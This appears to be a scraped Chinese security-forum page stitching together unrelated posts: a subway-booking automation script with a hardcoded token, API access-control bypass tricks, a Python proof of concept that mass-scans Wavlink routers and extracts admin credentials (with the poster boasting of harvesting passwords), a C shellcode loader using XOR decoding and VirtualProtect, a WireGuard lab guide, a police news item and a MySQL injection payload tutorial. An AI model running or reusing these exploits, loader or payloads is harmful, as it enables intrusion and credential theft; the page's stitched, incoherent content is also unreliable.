
目前支持预约站点:

直接上图:
登录地址:https://webui.mybti.cn/#/login?clientid=e8725b01-c216-4e29-92a5-f2d1d2343fdc

获取authorization 参数教程:


我是用易语言写了个定时自动预约工具,大家可参考以下预约代码,自行搞定时预约。。。

<?php
error_reporting(0);
header('Content-type: text/json;charset=utf-8');
 
//预约地址:https://webui.mybti.cn/#/login?clientid=e8725b01-c216-4e29-92a5-f2d1d2343fdc
 
//authorization 参数
$authorization = $_GET['url'];
//时间点如:0740 - 0750
$time = $_GET['time'];
if(empty($time)){
    $time = "0740-0750";
}
//下面是站点配置信息,
$array='{"lineName":"昌平线","snapshotWeekOffset":0,"stationName":"沙河站","enterDate":"'.date("Ymd",strtotime('+1 day')).'","snapshotTimeSlot":"0630-0930","timeSlot":"'.$time.'"}';
 
if(empty($authorization)){
   $authorization = "MzllNWQ4OWUtODY1MS00MjliLTljOTktODhjOTMxOTFlMmQ1LDE2NjE4Mzc3ODU4OTQsUFE2OUp6RXBa6RCtKS2ZsiUXk2N1NiYlpxYUdFPQ==";
}
 
 
echo get_curl("https://webapi.mybti.cn/Appointment/CreateAppointment",$array,$authorization);
function get_curl($url,$post=0,$authorization=0,$referer=0,$cookie=0,$header=0,$ua=0,$nobaody=0,$randip=0){
                 
                $ch = curl_init();
                curl_setopt($ch, CURLOPT_URL,$url);
                curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
                curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, false);
 
        $httpheader[] = "accept: application/json, text/plain, */*";
        $httpheader[] = "accept-encoding: gzip, deflate, br";
        $httpheader[] = "accept-language: zh-CN,zh;q=0.9";
        $httpheader[] = "authorization: $authorization";
        $httpheader[] = "content-length: 150";
        $httpheader[] = "content-type: application/json;charset=UTF-8";
        $httpheader[] = "origin: https://webui.mybti.cn";
        $httpheader[] = "referer: https://webui.mybti.cn/";
        $httpheader[] = "user-agent: Mozilla/5.0 (iPhone; CPU iPhone OS 11_0 like Mac OS X) AppleWebKit/604.1.38 (KHTML, like Gecko) Version/11.0 Mobile/15A372 Safari/604.1";
 
                curl_setopt($ch, CURLOPT_HTTPHEADER, $httpheader);
                if($post){
                        curl_setopt($ch, CURLOPT_POST, 1);
                        curl_setopt($ch, CURLOPT_POSTFIELDS, $post);
                }
                if($header){
                        curl_setopt($ch, CURLOPT_HEADER, TRUE);
                }
                if($cookie){
                        curl_setopt($ch, CURLOPT_COOKIE, $cookie);
                }
                if($referer){
                        curl_setopt($ch, CURLOPT_REFERER, $referer);
                }
                if($ua){
                        curl_setopt($ch, CURLOPT_USERAGENT,$ua);
                }else{
                        curl_setopt($ch, CURLOPT_USERAGENT,'Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.152 Safari/537.36');
                }
                if($nobaody){
                        curl_setopt($ch, CURLOPT_NOBODY,1);
 
                }
                curl_setopt($ch, CURLOPT_TIMEOUT, 20);
                curl_setopt($ch, CURLOPT_ENCODING, "gzip");
                curl_setopt($ch, CURLOPT_RETURNTRANSFER,1);
                $ret = curl_exec($ch);
                curl_close($ch);
                return $ret;
        }
 
?>

(1)添加参数
user/info
user/info?id=123
(2)hpp 参数污染
user/info?id=1
user/info?id=2&id=1
user/info?id=2,2&id=1,1
(3)添加.json(如果它是用 ruby 构建的)
user/id/1
user/id/1.json
(4)测试过时的api的版本
/v3/user/123
/v2/user/123
过时的api的版本/v3/user/123替换成v2有遇到

(5)用数组包装ID
{"id":1}
{"id":[2]}
(6)用json对象包装ID
{"id":1}
{"id":{"id":1}}
(7)json参数污染
{"id":2,"id":1}
(8)大小写替换
/admin/info -> 401未授权
/ADMIN/info -> 200 ok
常用技巧:
可以使用通配符(*),而不是id
如果有相同的web应用程序,可以测试下app的api端点
如果端点的名称类似/api/users/info,可以修改为/api/admin/info
用GET/POST/PUT替换请求方法

bugbountytips -> send wildcard {"user_id":"*"}

漏洞说明


Wavlink WN530HG4 M30HG4.V5030.191116中存在访问控制问题,未经验证的攻击者可以下载日志文件和配置数据。

影响版本

Wavlink WN530HG4 M30HG4.V5030.191116
漏洞复现
fofa:title="Wi-Fi APP Login"
payload:/cgi-bin/ExportLogs.sh

POC

#!/usr/bin/env python
# -*- conding:utf-8 -*-

import requests
import argparse
import sys
import re
import urllib3
urllib3.disable_warnings()


def title():
    print("""
  _____ __      __ ______          ___    ___   ___   ___           ____   _  _     ___   _  _     ___  
 / ____|\ \    / /|  ____|        |__ \  / _ \ |__ \ |__ \         |___ \ | || |   / _ \ | || |   / _ \ 
| |      \ \  / / | |__    ______    ) || | | |   ) |   ) | ______   __) || || |_ | | | || || |_ | (_) |
| |       \ \/ /  |  __|  |______|  / / | | | |  / /   / / |______| |__ < |__   _|| | | ||__   _| \__, |
| |____    \  /   | |____          / /_ | |_| | / /_  / /_          ___) |   | |  | |_| |   | |     / / 
 \_____|    \/    |______|        |____| \___/ |____||____|        |____/    |_|   \___/    |_|    /_/  
                                                                                                        
                                                               Author:Henry4E36
               """)

class information(object):
    def __init__(self,args):
        self.args = args
        self.url = args.url
        self.file = args.file

    def target_url(self):
        target_url = self.url + "/cgi-bin/ExportLogs.sh"
        headers = {
            "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:87.0) Gecko/20100101 Firefox/87.0",

        }
        try:
            res = requests.get(url=target_url, headers=headers, verify=False, timeout=5)
            if res.status_code == 200 and "Login" in res.text and "Password" in res.text:
                print(f"\033[31m[{chr(8730)}] 目标系统: {self.url} 存在Wavlink 导出日志配置未授权访问下载漏洞\033[0m")
                pattern1 = re.compile(r"Login=(.*)")
                pattern2 = re.compile(r"Password=(.*)")
                username = pattern1.findall(res.text)[0]
                password = pattern2.findall(res.text)[0]
                print(f"\033[31m[{chr(8730)}] 用户名: {username}  密码:{password}\033[0m")
                print("[" + "-"*100 + "]")
            else:
                print(f"[\033[31mx\033[0m]  目标系统: {self.url} 不存在Wavlink 导出日志配置未授权访问下载漏洞")
                print("[" + "-"*100 + "]")
        except Exception as e:
            print("[\033[31mX\033[0m]  连接错误!")
            print("[" + "-"*100 + "]")

    def file_url(self):
        with open(self.file, "r") as urls:
            for url in urls:
                url = url.strip()
                if url[:4] != "http":
                    url = "http://" + url
                self.url = url.strip()
                information.target_url(self)


if __name__ == "__main__":
    title()
    parser = ar=argparse.ArgumentParser(description=' Wavlink 导出日志配置未授权访问下载')
    parser.add_argument("-u", "--url", type=str, metavar="url", help="Target url eg:\"http://127.0.0.1\"")
    parser.add_argument("-f", "--file", metavar="file", help="Targets in file  eg:\"ip.txt\"")
    args = parser.parse_args()
    if len(sys.argv) != 3:
        print(
            "[-]  参数错误!\neg1:>>>python3 CVE-2022-34049.py -u http://127.0.0.1\neg2:>>>python3 CVE-2022-34049.py -f ip.txt")
    elif args.url:
        information(args).target_url()

    elif args.file:
        information(args).file_url()

利用fofa搜集的数据,批量跑了一下数据,把password字段收集下来,可以补充到字典里去。

#include <Windows.h>
#include <stdio.h>
HMODULE  GetKernel32Addr() {
        HMODULE Kernel32Base = 0;
        _asm {
                mov eax, fs:[0x30] //peb
                mov eax, dword ptr[eax + 0xc]//_PEB_LDR_DATA
                mov eax, dword ptr[eax + 0xc]//InLoadOrderModuleList 
                mov eax, [eax] //ntdll
                mov eax, [eax] //kernel32dll
                mov eax, dword ptr[eax + 0x18]
                mov Kernel32Base, eax
        }
        return Kernel32Base;
}

void start() {

        unsigned char buf[] = "shellcode"  //
        
        unsigned char shellcode[842];
        int len = sizeof(shellcode) - 1;
        for (size_t i = 0; i < len; i++)
        {
                buf[i] ^= 10;
                shellcode[i] = buf[i];
        }

        typedef BOOL(WINAPI *pVirtualProtect)(LPVOID, DWORD, DWORD, PDWORD);


        DWORD oldProtect = 0;
        HMODULE hKernal32 = GetKernel32Addr();

        pVirtualProtect VirtualProtect = (pVirtualProtect)GetProcAddress(hKernal32, "VirtualProtect");

        VirtualProtect(shellcode, sizeof(shellcode), PAGE_EXECUTE_READWRITE, &oldProtect);

        //VirtualProtect(&shellcode, sizeof(shellcode), oldProtect, NULL);
        HANDLE handle = CreateThread(0,0,shellcode, CREATE_SUSPENDED,0,0);
        Sleep(15000);
        ResumeThread(handle);
}

void main() {


        start();
}

备注:

1.如果hub配置两个wireguard接口并用不同的监听端口,分别与两个spoke连接,这时可以跑ospf,spoke之间可以通过hub中转进行互联。
2.如果用下面的只配置一个wireguard接口,使用多个证书的情况,测试的时候,hub只能与一个spoke建立osp邻居,即使像DMVPN第三阶段,修改OSPF优先级,或者更改网络类型hub也不能同时与两个spoke建立邻居.
3..因此动态路由使用了BGP,并且hub发布汇总路由。

二.配置步骤

1.基本配置

A.PC1路由器
interface Ethernet0/0

ip address 172.16.100.1 255.255.255.0
no shutdown

ip route 0.0.0.0 0.0.0.0 172.16.100.254
B.Spoke1
set system host-name 'Spoke1'
set interfaces ethernet eth1 address '202.100.1.1/24'
set interfaces ethernet eth2 address '172.16.100.254/24'
set protocols static route 0.0.0.0/0 next-hop '202.100.1.10'
set nat source rule 20 outbound-interface 'eth1'
set nat source rule 20 source address '172.16.100.0/24'
set nat source rule 20 translation address 'masquerade'
C.Internet路由器
interface Ethernet0/0

ip address 202.100.1.10 255.255.255.0

interface Ethernet0/1

ip address 61.128.1.10 255.255.255.0

interface Ethernet0/2

ip address 201.100.1.10 255.255.255.0

D.Spoke2
set system host-name 'Spoke2'
set interfaces ethernet eth1 address '61.128.1.1/24'
set interfaces ethernet eth2 address '172.16.200.254/24'
set protocols static route 0.0.0.0/0 next-hop '61.128.1.10'
set nat source rule 20 outbound-interface 'eth1'
set nat source rule 20 source address '172.16.200.0/24'
set nat source rule 20 translation address 'masquerade'
E.PC2路由器
interface Ethernet0/0

ip address 172.16.200.1 255.255.255.0
no shutdown

ip route 0.0.0.0 0.0.0.0 172.16.200.254
F:HUB
set system host-name 'hub'
set interfaces ethernet eth1 address '201.100.1.1/24'
set interfaces ethernet eth2 address '172.16.1.254/24'
set protocols static route 0.0.0.0/0 next-hop '201.100.1.10'
G:PC3
interface Ethernet0/0

ip address 172.16.1.1 255.255.255.0
no shutdown

ip route 0.0.0.0 0.0.0.0 172.16.1.254

2.WireGuard配置

A.创建密钥对
①hub
vyos@hub# run generate wireguard named-keypairs hub
vyos@hub# run show wireguard keypairs pubkey hub
dzuyoFkjfp1OCthgedPVmeQwumu8cTX4pC+pNsFxDU0=
②Spoke1
vyos@vyos1# run generate wireguard named-keypairs vyos1
vyos@vyos1# run show wireguard keypairs pubkey vyos1
ezDV+um91Cg21EV6a6iVQm0V9Mr0TWvdl3yWpSY3DTk=
③Spoke2
vyos@vyos2# run generate wireguard named-keypairs vyos2
vyos@vyos2# run show wireguard keypairs pubkey vyos2
BdMMAjLcudZBTBitiMmx5JfSb4Z6Ffake/dQJHtdPm0=
B.配置wireguard接口
①hub
set interfaces wireguard wg01 address '10.1.1.100/24'
set interfaces wireguard wg01 peer to-spoke1 allowed-ips '172.16.100.0/24'
set interfaces wireguard wg01 peer to-spoke1 allowed-ips '10.1.1.1/32'
set interfaces wireguard wg01 peer to-spoke1 pubkey 'ezDV+um91Cg21EV6a6iVQm0V9Mr0TWvdl3yWpSY3DTk='
set interfaces wireguard wg01 peer to-spoke2 allowed-ips '172.16.200.0/24'
set interfaces wireguard wg01 peer to-spoke2 allowed-ips '10.1.1.2/32'
set interfaces wireguard wg01 peer to-spoke2 pubkey 'BdMMAjLcudZBTBitiMmx5JfSb4Z6Ffake/dQJHtdPm0='
set interfaces wireguard wg01 port '12345'
set interfaces wireguard wg01 private-key 'hub'
备注:跑BGP路由才需要allowed-ips放行10.1.1.1和10.1.1.2
②Spok1
set interfaces wireguard wg01 address '10.1.1.1/24'
set interfaces wireguard wg01 description 'VPN-to-hub'
set interfaces wireguard wg01 peer to-hub allowed-ips '0.0.0.0/0'
set interfaces wireguard wg01 peer to-hub endpoint '201.100.1.1:12345'
set interfaces wireguard wg01 peer to-hub pubkey 'dzuyoFkjfp1OCthgedPVmeQwumu8cTX4pC+pNsFxDU0='
set interfaces wireguard wg01 port '12345'
set interfaces wireguard wg01 private-key 'vyos1'
③Spoke2
set interfaces wireguard wg01 address '10.1.1.2/24'
set interfaces wireguard wg01 description 'VPN-to-hub'
set interfaces wireguard wg01 peer to-hub allowed-ips '0.0.0.0/0'
set interfaces wireguard wg01 peer to-hub endpoint '201.100.1.1:12345'
set interfaces wireguard wg01 peer to-hub pubkey 'dzuyoFkjfp1OCthgedPVmeQwumu8cTX4pC+pNsFxDU0='
set interfaces wireguard wg01 port '12345'
set interfaces wireguard wg01 private-key 'vyos2'
C.配置动态路由或静态路由
①动态路由
--hub
set protocols bgp 65541 address-family ipv4-unicast network 172.16.0.0/16
set protocols bgp 65541 neighbor 10.1.1.1 remote-as '65541'
set protocols bgp 65541 neighbor 10.1.1.1 update-source '10.1.1.100'
set protocols bgp 65541 neighbor 10.1.1.2 remote-as '65541'
set protocols bgp 65541 neighbor 10.1.1.2 update-source '10.1.1.100'
--Spke1
set protocols bgp 65541 address-family ipv4-unicast network 172.16.100.0/24
set protocols bgp 65541 neighbor 10.1.1.100 remote-as '65541'
set protocols bgp 65541 neighbor 10.1.1.100 update-source '10.1.1.1'
set protocols static interface-route 10.1.1.0/24 next-hop-interface wg01
备注:hub因为配置了allowed-ips,不用配置上面的静态路由。
--Spke2
set protocols bgp 65541 address-family ipv4-unicast network 172.16.200.0/24
set protocols bgp 65541 neighbor 10.1.1.100 remote-as '65541'
set protocols bgp 65541 neighbor 10.1.1.100 update-source '10.1.1.2'
set protocols static interface-route 10.1.1.0/24 next-hop-interface wg01
备注:hub因为配置了allowed-ips,不用配置上面的静态路由。
②或者静态路由
--hub
set protocols static interface-route 172.16.100.0/24 next-hop-interface wg01
set protocols static interface-route 172.16.200.0/24 next-hop-interface wg01
--Spke1和Spoke2
set protocols static interface-route 172.16.0.0/24 next-hop-interface wg01

三.验证

1.ping对端网络正常

PC1#ping 172.16.200.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.200.1, timeout is 2 seconds:
!!!!!

2.如果跑动态路由协议bgp,hub上可以看到邻居正常,也能学习到路由

vyos@hub# run show ip bgp summary

IPv4 Unicast Summary:
BGP router identifier 201.100.1.1, local AS number 65541 vrf-id 0
BGP table version 7
RIB entries 3, using 552 bytes of memory
Peers 2, using 41 KiB of memory

Neighbor V AS MsgRcvd MsgSent TblVer InQ OutQ Up/Down State/PfxRcd
10.1.1.1 4 65541 54 47 0 0 0 00:09:59 1
10.1.1.2 4 65541 30 32 0 0 0 00:26:08 1

Total number of neighbors 2
[edit]
vyos@hub# run show ip route bgp
Codes: K - kernel route, C - connected, S - static, R - RIP,

   O - OSPF, I - IS-IS, B - BGP, E - EIGRP, N - NHRP,
   T - Table, v - VNC, V - VNC-Direct, A - Babel, D - SHARP,
   F - PBR, f - OpenFabric,
   > - selected route, * - FIB route, q - queued route, r - rejected route

B>* 172.16.100.0/24 [200/0] via 10.1.1.1, wg01, 00:10:29
B>* 172.16.200.0/24 [200/0] via 10.1.1.2, wg01, 00:26:39
[edit]

3.如果跑动态路由协议bgp,spoke上可以看到邻居正常,也能学习到路由

vyos@Spoke1# run show ip bgp summary

IPv4 Unicast Summary:
BGP router identifier 202.100.1.1, local AS number 65541 vrf-id 0
BGP table version 6
RIB entries 2, using 368 bytes of memory
Peers 1, using 20 KiB of memory

Neighbor V AS MsgRcvd MsgSent TblVer InQ OutQ Up/Down State/PfxRcd
10.1.1.100 4 65541 90 64 0 0 0 00:11:21 1

Total number of neighbors 1
[edit]
vyos@Spoke1# run show ip route bgp
Codes: K - kernel route, C - connected, S - static, R - RIP,

   O - OSPF, I - IS-IS, B - BGP, E - EIGRP, N - NHRP,
   T - Table, v - VNC, V - VNC-Direct, A - Babel, D - SHARP,
   F - PBR, f - OpenFabric,
   > - selected route, * - FIB route, q - queued route, r - rejected route

B>* 172.16.0.0/16 [200/0] via 10.1.1.100, wg01, 00:11:32
[edit]
vyos@Spoke1#

近日,杭州网警紧密结合夏季治安打击整治 “百日行动”,成功破获一起侵犯公民个人信息案。

该案手段新颖、涉众面广,利用皮包公司与企业开展虚假合作骗取上亿条公民个人信息。

截至目前,警方共抓获犯罪嫌疑人 12 名,依法采取刑事强制措施 11 名,查获涉及公民个人信息数据 4 亿余条,扣押计算机、手机、硬盘等作案设备 50 余件,涉案资金 3 千万元。
“三有” 团伙:

有技术、有案底、有野心

年轻的贾某和他的几个朋友都有点技术底子,让他们抱团儿在一起的不是别的,正是想 “干票大的” 的野心。

正好朋友当中有人有着网络犯罪的前科,出来后又在暗网上学了一些技术,打算找到合适的机会再次出手。

几个人一拍结合,决定办一个 “公司”:先骗体量相对更大的公司,拿到他们客户的个人信息,再将这些个人信息通过特殊渠道卖给各种有需要的人,比如诈骗团伙、营销公司……

他们先伪装成做大数据的公司,又伪造好资质证明、保证书,便开始找可以 “合作” 的企业。

他们谎称企业方下载他们的技术包后,就可以通过大数据进行精准的销售和投放,结果企业下载后不仅没有什么用,反而被盗取了大量客户信息。

通过贩卖这些个人信息,他们大赚一笔,又有一些有案底的朋友、老乡也选择加入了他们的团队,分成管理、销售、技术部门。

就在他们打算继续骗取更多企业的客户信息时,警方盯上了他们。

成立专案组,深入调查

2022 年 2 月,杭州市公安局滨江区分局接到线索:有人通过境外社交软件等渠道大量贩卖公民网络行为信息数据,涉嫌侵犯公民个人信息罪。

杭州市公安局滨江区分局高度重视,立即抽调精干警力成立专案组,从公开售卖公民个人信息来源入手,对案件情况开展深入调查,迅速查明这个以贾某为首的侵公犯罪团伙。

该团伙通过注册公司与大量企业开展业务合作的形式,获取各种类型公民信息或其他关联信息,并通过组合加工的方式形成数据丰富、完整的公民个人信息进行出售。

https://github.com/Kento-Sec/AsamF

增加:
优化各个平台的取key,通过 -fk -hk -qk -zk 可以分别取key;

新增了判断ip是否为蜜罐功能;

-domian、-app、-host、-title、-port、-server、-ih 这几个选项会聚合平台来搜索。具体见-h描述。

-fofatotal 可以配合 -fields 使用,默认值为title。

-zoomeyedomain 可以配合'-rs 1' 进行关联查询,默认不关联。

修改了取数据方式。会根据查询数据结果数量来获取结果。使用Zoomeye、Quake、Hunter没有进行限制,因此存在结果数量太大,会一直获取到apikey的额度为0,使用时请注意。fofa不存在该问题,最多10000条数据。

新增info功能,可以查询各个账户的信息。hunter不支持。

快去看看吧

一、sql注入概述

SQL注入即是指web应用程序对用户输入数据的合法性没有判断或过滤不严,攻击者可以在web应用程序中事先定义好的查询语句的结尾上添加额外的SQL语句,在管理员不知情的情况下实现非法操作,以此来实现欺骗数据库服务器执行非授权的任意查询,从而进一步得到相应的数据信息,在实战和测试中,难免会遇见到一些sql注入,下面,我将总结一些常用sql注入中的不同姿势。

二、寻找sql注入

测试注入点:

1.在参数后面添加单引号或双引号,查看返回包,如果报错或者长度变化,可能存在Sql注入

注入点判断:id=1'(常见)id=1" id=1') id=1')) id=1") id=1"))

2.通过构造get、post、cookie请求再相应的http头信息等查找敏感喜喜

3.通过构造一些语句,检测服务器中响应的异常

三、sql注入的类型


附上自己整理的思维导图学习

常见的数据库类型,分为关系型数据库和非关系型数据库

关系型数据库有 Oracle、DB2、PostgreSQL、Microsoft SQL Server、Microsoft Access 和 MySQL等。

非关系型数据库有 Neo4j、MongoDB、Redis、Memcached、MemcacheDB 和 HBase等


Mysql注入

普通注入
数字型:

测试步骤:

(1) 加单引号,URL:xxx.xxx.xxx/xxx.php?id=3';

对应的sql:select * from table where id=3' 这时sql语句出错,程序无法正常从数据库中查询出数据,就会抛出异常;

(2) 加and 1=1 ,URL:xxx.xxx.xxx/xxx.php?id=3 and 1=1;

对应的sql:select * from table where id=3' and 1=1 语句执行正常,与原始页面没有差异;

(3) 加and 1=2,URL:xxx.xxx.xxx/xxx.php?id=3 and 1=2;

对应的sql:select * from table where id=3 and 1=2 语句可以正常执行,但是无法查询出结果,所以返回数据与原始网页存在差异;

字符型

测试步骤:

(1) 加单引号:select * from table where name='admin'';

由于加单引号后变成三个单引号,则无法执行,程序会报错;

(2) 加 ' and 1=1 此时sql 语句为:select * from table where name='admin' and 1=1' ,也无法进行注入,还需要通过注释符号将其绕过;

因此,构造语句为:select * from table where name ='admin' and 1=--' 可成功执行返回结果正确;

(3) 加and 1=2— 此时sql语句为:select * from table where name='admin' and 1=2–'则会报错;

如果满足以上三点,可以判断该url为字符型注入。

判断列数:

?id=1' order by 4# 报错
?id=1' order by 3# 没有报错,说明存在3列

爆出数据库:

?id=-1' union select 1,database(),3--+
?id=-1' union select 1,group_concat(schema_name),3 from information_schema.schemata#

爆出数据表:

?id=-1' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema='数据库'#

爆出字段:

?id=-1' union select 1,group_concat(column_name),3 from information_schema.columns where table_name='数据表'#

爆出数据值:

?id=-1' union select 1,group_concat(0x7e,字段,0x7e),3 from 数据库名.数据表名--+

拓展一些其他函数:


system_user() 系统用户名
user() 用户名
current_user 当前用户名
session_user()连接数据库的用户名
database() 数据库名
version() MYSQL数据库版本
load_file() MYSQL读取本地文件的函数
@@datadir 读取数据库路径
@@basedir MYSQL 安装路径
@@version_compile_os 操作系统

多条数据显示函数:

concat()、group_concat()、concat_ws()

报错注入

extractvalue函数:

?id=1' and extractvalue(1, concat(0x7e,(select @@version),0x7e))--+ (爆出版本号)
?id=1' and extractvalue(1, concat(0x7e,(select @@version_compile_os),0x7e))--+ (爆出操作系统)
?id=1' and extractvalue(1, concat(0x7e,(select schema_name from information_schema.schemata limit 5,1),0x7e))--+ (爆数据库)
?id=1' and extractvalue(1, concat(0x7e,(select table_name from information_schema.tables where table_schema='security' limit 3,1),0x7e))--+ (爆数据表)
?id=1' and extractvalue(1, concat(0x7e,(select column_name from information_schema.columns where table_name='users' limit 3,1),0x7e))--+(爆字段)
?id=1' and extractvalue(1, concat(0x7e,(select concat(id,0x7e,username,0x7e,password) from security.users limit 7,1),0x7e))--+ (爆数据)

updatexml函数:

细节问题:extractvalue()基本一样,改个关键字updatexml即可,与extractvalue有个很大的区别实在末尾注入加上,如:(1,concat(select @@version),1),而extractvalue函数末尾不加1(数值)

?id=1' and updatexml(1, concat(0x7e,(select schema_name from information_schema.schemata limit 5,1),0x7e),1)--+ (爆数据库)
?id=1' and updatexml(1, concat(0x7e,(select table_name from information_schema.tables where table_schema=database() limit 3,1),0x7e),1)--+ (爆数据表)
